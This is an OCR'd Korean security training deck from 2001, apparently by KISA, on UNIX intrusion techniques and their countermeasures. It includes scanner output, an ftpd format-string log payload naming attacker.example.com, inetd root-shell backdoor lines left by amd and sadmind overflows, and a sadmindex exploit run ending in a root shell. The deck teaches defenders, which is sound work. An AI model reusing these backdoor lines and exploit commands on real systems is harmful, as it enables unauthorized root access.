보안 취약점 및 해킹의 이해
- UNIX 보안

2001. 2.

하 도 윤
dyha@kisa.or.kr


기술부/해킹바이러스상담지원센터

목 차

- 공격기법의 변화
- 해킹 시나리오
- 최근 해킹기법 및 대책
- 유닉스 보안관리


공격기법의 변화

- **자동화 & 지능화**
  - Automated scan & attack
  - **광범위한 시스템/네트워크 침입 및 파괴**
  - Internet Worm**의 증가**
    - Ramen
    - ADMWorm
    - Millenium Internet Worm
    - etc.



공격기법의 변화

- **대규모 & 분산화**
  - **동시에 다수의 서버 공격**
    - multiple scan
      - mscan, sscan, nmap,vetescan, sscanew, ...
  - **다수의 서버에서 목표시스템/네트워크 공격**
    - DDOS
      - Trinoo, TFN, TFN2K, Stacheldraht, mstream, ...




공격기법의 변화

- 대중화
  - 해킹관련 정보의 손쉬운 취득
  - 증가하는 정보시스템
  - 편리한 사용자(?) 환경
  - 해커 영웅시 풍조
  - Windows Trojan 공격 증가
    - BackOrifice, NetBus, Sub7, School Bus,DeepBO, ...

공격기법의 변화

- 범죄적인 성향
  - 전자상거래 환경에서의 금전적 이익
  - 기업 산업정보 노리는 해킹
  - 정치적이고 무정부적인 Hackvisit 공격
  - 국가간 중요정보기반 공격

해킹 기술변화


공격기술
침입자 지식
침입자 수
수행코드 공격
(Browers)
윈도우 공격
Trojan(BO)
분산서비스
거부공격
GUI
공격도구
자동화된
분산공격
발전된
스캔 도구
분산공격
도구
스니퍼
패캣스푸핑
Trojan Horse
증가
악성코드
E-mail 번식
서비스거부공격
DNS공격
분산공격
(NNTP)
자동스캔 공격
소스코드 분석
이용 공격
사회공학 공격
하이젝킹
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000

해킹 시나리오
일반적인 해킹순서 1/2

- <1단계> 정보수집
  - 목표 시스템, 네트워크, 기관 해킹 취약점 파악
- <2단계> 불법 로그인 등 접근
  - ftpd, amountd, imap 등 이용
  - guest, anonymous 계정, 패스워드 없는 계정, 몰래 알아낸 타인의 ID 등 이용
- <3단계>root 권한 획득
  - 원격지에서 직접 root 권한 침해 접근 경우
  - 일반 사용자에서 시스템의 취약점을 이용 root 획득
- <4단계> 스니퍼(Sniffer) 설치
  - 네트워크 트래픽을 감청하여 다른 시스템 접근하는 사용자의 ID, 패스워드 등 중요 정보 가로채기
  - 알아낸 정보를 해커의 시스템으로 자동 전자우편

해킹 시나리오
일반적인 해킹순서 2/2

- <5단계> 뒷문(Backdoor) 프로그램, 트로이목마 설치
  - /etc/inetd.conf 에 원격지에서 root 로그인 가능 프로그램 지정
  - 매직패스워드 login 프로그램 설치
  - Trojaned telnet 프로그램 설치 *KAIST 학부생 인터넷 홈뱅킹 사기 사건 시 이용
  - 로그 기록 삭제 및 은폐가능 프로그램 설치
- <6단계> 불법 행위
  - 자료 삭제, 위변조, 유출, 파일변조, 불법프로그램 설치 등
  - 다른 시스템 해킹을 위한 공격 시도 등
- <7단계> 흔적 삭제
  - 로그 파일 삭제 등
- <기타> 원격지에서 시스템 동작 정지 공격 등

정보 수집

- **해커들의 해킹공격과정에서 가장 먼저하는 행위로 주로 원격지에서 네트워크이나 시스템의 보안헛점을 수집하는 공격**
- Types of Scan
  - **다중 취약점 스캔 공격** : SAINT, sscan2k, vetescan, mscan **등**
  - **특정 취약점 스캔 공격** : Cgican, winscan, rpcscan **등**
  - **은닉 스캔 도구** : nmap, stealthscan **등**
  - **네트워크 구조 스캔도구** : firewalk, nmap **등**

정보 획득

- network상에 운영되고 있는 호스트 찾기

```
cert# nmap -sP ″203.233.150.*"
Starting nmap V. 2.3BETA6 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Host  (203.233.150.0) appears to be up.
Host XXXXX.certcc.or.kr (203.233.150.xxx) appears to be up.
Host XXXXX.certcc.or.kr (203.233.150.XXX) appears to be up.
(중간생략)
Host XXXXX.certcc.or.kr (203.233.150.xxx) appears to be up.
Host  (203.233.150.255) appears to be up.
Host   (141.233.150.255) seems to be a subnet broadcast address
(returned 26 extra pings).  Skipping host.
Nmap run completed -- 256 IP addresses (27 hosts up) scanned in 14
seconds
cert#
```

정보 획득

- **시스템 정보 획득**- nmap

```
cert# nmap -I -O 203.233.150.XXX
Starting nmap V. 2.3BETA6 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on XXX.certcc.or.kr (203.233.150.XXX):
Port    State       Protocol  Service        Owner
21      open        tcp       ftp
23      open        tcp       telnet
25      open        tcp       smtp
80      open        tcp       http
110     open        tcp       pop-3
111     open        tcp       sunrpc
512     open        tcp       exec
1998    open        tcp       x25-svc-port
4045    open        tcp       lockd
6000    open        tcp       X11
6112    open        tcp       dtspc
7100    open        tcp       font-service
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=28995 (Worthy challenge)
Remote operating system guess: Solaris 2.6 - 2.7
Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
```

정보 획득

- **시스템 정보 획득** - sscan2k

```
[root@chief sscan2k-pre6]# ./sscan -o 172.16.2.161
-------------------------<[ * report for host violet93 *
<[ tcp port: 111 (unknown) ]>   <[ tcp port: 6000 (unknown) ]>
<[ tcp port: 53 (domain) ]>     <[ tcp port: 25 (smtp) ]>
<[ tcp port: 21 (ftp) ]>        <[ tcp port: 113 (auth) ]>
--<[ *OS*: violet93: NMAP detected:  Linux 2.1.122 - 2.2.14

--<[ *Named* Running: 8.2.3-REL
--<[ *BANNER*: Mail banner follows:
220 localhost.localdomain ESMTP Sendmail 8.11.0/8.11.0; Wed, 7 Feb 2001 17:05:55 +0900
--<[ * rpc services? * ]>--
<[ [prog. name -> portmapper] [port -> 111(udp)] [vers. -> 2]
<[ [prog. name -> nlockmgr] [port -> 1056(udp)] [vers. -> 1]
<[ [prog. name -> nlockmgr] [port -> 1056(udp)] [vers. -> 3]
<[ [prog. name -> status] [port -> 1057(udp)] [vers. -> 1]
<[ [prog. name -> status] [port -> 3196(tcp)] [vers. -> 1]
--<[ * exports ....? * ]>--
--<[ *VULN REPORT SUMMARY: violet93
--<[ *VULN*: violet93: sendmail will 'expn' accounts for us@?
-------------------------<[ * scan of violet93 completed
```

정보 획득

- **시스템 정보 획득 - vetescan**

```
[root@toyboy vetes]# ./vetescan 172.16.2.161
[VetesCan]: checking for all the bitches arguments.. right on
[VetesCan]: setting local script variables.. done.
[VetesCan]: using nmap to detect running tcp services.. done.
[VetesCan]: Lets see what OS the bitch has.. done.
 Done....
[VetesCan]: checking for Vulnerable Services ..
[VetesCan]: checking for Systat..
[VetesCan]: checking for Netstat..
[VetesCan]: checking for Authentication..
[VetesCan]: checking for ftpd..
[VetesCan]: checking for MDBMS..
[VetesCan]: checking for TCP/36864 portshell..
[VetesCan]: checking for gnapster..
[VetesCan]: checking for gdm..
[VetesCan]: checking for exec..
[VetesCan]: checking for D-Link Admin Login..
[VetesCan]: checking for Smb..
---중간생략----
```

```
=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=
Running services on 172.16.2.161:
Starting nmap V. 2.3BETA15 by fyodor@insecure.org
( www.insecure.org/nmap/ )
Interesting ports on violet93 (172.16.2.161):
Port    State       Protocol  Service
21      open        tcp       ftp
23      open        tcp       telnet
53      open        tcp       domain
111     open        tcp       sunrpc
113     open        tcp       auth
515     open        tcp       printer
6000    open        tcp       X11
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=4419211 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
Checking for Ftpd:
  [ver (Version wu-2.6.1(1) Wed Aug 9 05:54:50 EDT 2000)
ready.]
Vulnerable Ftpds: docs/ftp/vuln-ftp-versions.txt
checking for RPC/Statd: statd
Patch: ftp://sgigate.sgi.com/patches/
Exploit: docs/statd
```

정보 획득

- **시스템 정보 획득**

```
[chief@chief]$ finger @203.233.150.xxx
[203.233.150.1]
Login       Name            TTY         Idle    When    Where
root     Super-User         console     3:20 Tue 10:30  :0

chief   Ha do yoon           pts/5      5:38 Wed 13:49  172.16.2.26

cert# rpcinfo -p 203.233.150.xxx
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
(중간생략)
    100021    1   udp   1026  nlockmgr
    100021    3   udp   1026  nlockmgr
    100021    1   tcp   1024  nlockmgr
    100021    3   tcp   1024  nlockmgr
    300019    1   tcp    878  amd
    300019    1   udp    879  amd
```


관리자 권한 획득

- **목표 시스템의** root **권한 획득**
- local attack : easy
- remote attack : not easy
  - rpc.statd
  - ftpd
  - amd
  - sadmin
  - named

최근 해킹기술

Buffer Overflow

- 할당된 메모리의 량보다 더 많은 량의 데이터를 메모리에 copy할때 발생
- stack에서 return address를 수정함으로써 프로그램 실행 흐름을 조정
- 이를 이용하여 궁극적으로는 root권한 획득



(a) before the attack (b) after injecting the attack code (c) execting the attack code

Buffer Overflow 방지대책

- 운영체제의 커널 패치
  - 함수로부터 복귀하기 전에 스택의 무결성 검사
  - 스택에서의 쓰기 권한 제한
  - 스택에서의 프로그램 실행금지
- 버퍼 오버플로우 가능성이 있는 SUID 프래그램 패치

rpc.statd bug

1. syslog()함수에 데이터 string을 input하는 과정에서 적절한 인증을 하지 않기 때문에 외부 사용자가 임의의 코드 실행 가능 ---> root 권한 획득
   - rpc.statd를 제공하고 있는 모든 UNIX 위험

2. 공격 툴 인터넷상에 공개되어 있음

3. 피해 증상
   - /etc/inetd.conf 에 shell 백도어 생성
   - 백도어 설치 및 타 시스템을 공격하기 위한 도구 설치

4. 대책
   - NFS를 사용하지 않는다면 rpc.statd를 사용 금지
   - CERTCC-KR 보안 권고문 KA2000-030

FTPD bug

1. "Site exec" Vulnerability
   - 주로 리눅스 계역의 wu-ftpd 2.6.0 이전 버전의 ftpd데몬
2. setproctitle() Vulnerability
   - wu-ftpd 2.6.0 이전 버전 , proftpd, OpenBSD

(solaris는 해당되지 않음)

```
Jul  4 17:43:25 victim ftpd[3408]: USER ftp
Jul  4 17:43:25 victim ftpd[3408]: PASS [malicious shellcode]
Jul  4 17:43:26 victim ftpd[3408]: ANONYMOUS FTP LOGIN FROM
attacker.example.com [10.29.23.19], [malicious shellcode]
Jul  4 17:43:28 victim-site ftpd[3408]: SITE EXEC (lines: 0):
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|%p
Jul  4 17:43:28 victim ftpd[3408]: FTP session closed
```

3. 대책

최신버전으로 패치

http://www.redhat.com/support/errata/RHSA-2000-039-02.html

Linux amd Buffer Overflow

- amd

- 파일에 접근하려고 할 때 자동으로 파일 시스템을 마운트해 주는 데몬
- 많은 리눅스 배포판에 포함된 am-utils 패키지에 이 amd가 있음
- 모든 아키텍쳐의 RedHat 리눅스 6.x 버전이 취약
- 이 취약점으로 인해 원격지에서 시스템관리자 권한으로 임의의 명령을 실행 가능
- 국내 많은 리눅스 배포판들이 RedHat 6.x 버전을 사용
- 자동으로 amd 버그를 공격할 수 있는 자동 공격도구들이 인터넷상에 공개

Linux amd Buffer Overflow

```
[/tmp]# grep amd /var/log/messages
messages.1:Mar 11 05:20:50 xxx 27>Mar 11 05:20:50 amd[468]: amq requested mount
of 릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲
릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲
릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲
릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲
릲릲릲^N됐3핀F^L뉴^W뉴^Z?K?Φ   18 Jan 1998--str/bin/sh(-c)/bin/echo '2222    ?
   stream  tcp    nowait  root    /bin/sh s릲릲릲릲릲릲맶(^
```

```
[/tmp]# ls -l
-rw-rw-rw-   1 root     root          116 Mar 11 05:20 h
[/tmp]# more h
2222        stream  tcp    nowait  root    /bin/sh sh -i
```

Linux amd Buffer Overflow

```
[/tmp]# ps aux|grep inetd
root       337  0.0  1.6  1236  512 ?        S    Jan12   0:00 inetd
root      3068  0.0  1.6  1236  512 ?        S    Mar11   0:00 inetd -s /tmp/h
```

```
[root@alzza6 ~]# netstat -a|grep 2222
tcp        0      0 *:2222                  *:*                     LISTEN
```

Linux amd Buffer Overflow

```
$ telnet xxx.xxx.xxx.xxx 2222
Trying xxx.xxx.xxx.xxx...
Connected to xxx.xxx.xxx.xxx.
Escape character is '^]'.
bash# id
id
uid=0(root) gid=0(root) groups=0(root)
bash#
```

Linux amd Buffer Overflow
- 대책 1-

보안패치 설치

Intel: ftp://updates.redhat.com/6.0/i386/am-utils-6.0.1s11-1.6.0.i386.rpm
Alpha: ftp://updates.redhat.com/6.0/alpha/am-utils-6.0.1s11-1.6.0.alpha.rpm
SPARC: ftp://updates.redhat.com/6.0/sparc/am-utils-6.0.1s11-1.6.0.sparc.rpm
Source: ftp://updates.redhat.com/6.0/SRPMS/am-utils-6.0.1s11-1.6.0.src.rpm
Architecture neutral: ftp://updates.redhat.com/6.0/noarch/

*# rpm -Uvh "**파일이름**"*
 # /etc/rc.d/init.d/amd restart

Linux amd Buffer Overflow
- 대책 2-

amd 서비스 중지

 # ps ax | grep amd
444 ? S 0:00 /usr/sbin/amd -a /.automount -l syslog -c 1000 /net

 # killall -9 amd

Linux amd Buffer Overflow
- 대책 2-

부팅시 amd **실행 금지**

먼저 run level **정보확인**

 # chkconfig --list amd
amd 0:off 1:off 2:off 3:on 4:on 5:on 6:off

 # chkconfig --level 0123456 amd off

 # chkconfig --list amd
amd 0:off 1:off 2:off 3:off 4:off 5:off 6:off

솔라리스 sadmind Buffer Overflow

Sadmind

- Solaris 2.3 및 2.4 :Sun Solstice Adminsuite 패키지
- Solaris 2.5, 2.6, 2.7에서는 기본적으로 /usr/sbin에 인스톨
- remote로부터 시스템 관리를 하는데 사용되는 프로그램
- 시스템 관리를 하기 위한 서비스 request를 받을 때마다, inetd daemon에 의해 자동적으로 수행

솔라리스 sadmind
Buffer Overflow

Sadmind

- sadmind 과정 내부의 stack을 오버플로우 가능한 약점
- 또한 sadmind 는 root 권한으로 실행
- remote 침입자에 의해 root 권한으로 임의의 코드가 실행될 위험성 존재
- 공격자는 목표 시스템의 버전과 설정에 따라 버퍼 오버플로우를 시킬수 있는 정확한 offset을 찾아서 공격하기 위해 수회 ~ 수십회의 공격시도 반복

솔라리스 sadmind Buffer Overflow

cert# sadmindex -h 172.16.2.17 -s [offset]

%sp 0xefff9580 offset 688 --> return address 0xefff9838 [4]
%sp 0xefff9580 with frame length 4808 --> %fp 0xefffa850
clnt_call: RPC: Timed out
now check if exploit worked; RPC failure was expected

cert# telnet 172.16.2.17 1524

Trying 172.16.2.17...
Connected to 172.16.2.17.
Escape character is '^]'.
# id;
uid=0(root) gid=0(root)

솔라리스 sadmind Buffer Overflow

피해 시스템(172.16.2.17)에서 관찰한 해킹 과정

```
#  ls -al /tmp/bob
-rw-rw-rw-   1 root     root          48 Jun  7 15:34 /tmp/bob
# cat /tmp/bob
ingreslock stream tcp nowait root /bin/sh sh -i
# ps -ef
…
 root  1059     1  0 15:19:07 ?        0:00 /usr/sbin/inetd -s /tmp/bob
…
# netstat -a
 Local Address        Remote Address    Swind Send-Q Rwind Recv-Q  State
-------------------- -------------------- ----- ------ ----- ------ -------
 *.ingreslock         *.*                  0      0     0      0 LISTEN
```

솔라리스 sadmind Buffer Overflow

/var/adm/messages **파일에 남아있는 공격 흔적**

Apr 12 06:43:34 xxxx inetd[138]: /usr/sbin/sadmind: Bus Error - core dumped
Apr 12 06:43:36 xxxx inetd[138]: /usr/sbin/sadmind: Segmentation Fault - core dumped
Apr 12 06:43:39 xxxx inetd[138]: /usr/sbin/sadmind: Bus Error - core dumped
Apr 12 06:43:41 xxxx inetd[138]: /usr/sbin/sadmind: Segmentation Fault - core dumped
Apr 12 06:43:44 xxxx inetd[138]: /usr/sbin/sadmind: Hangup

솔라리스 sadmind Buffer Overflow

대책

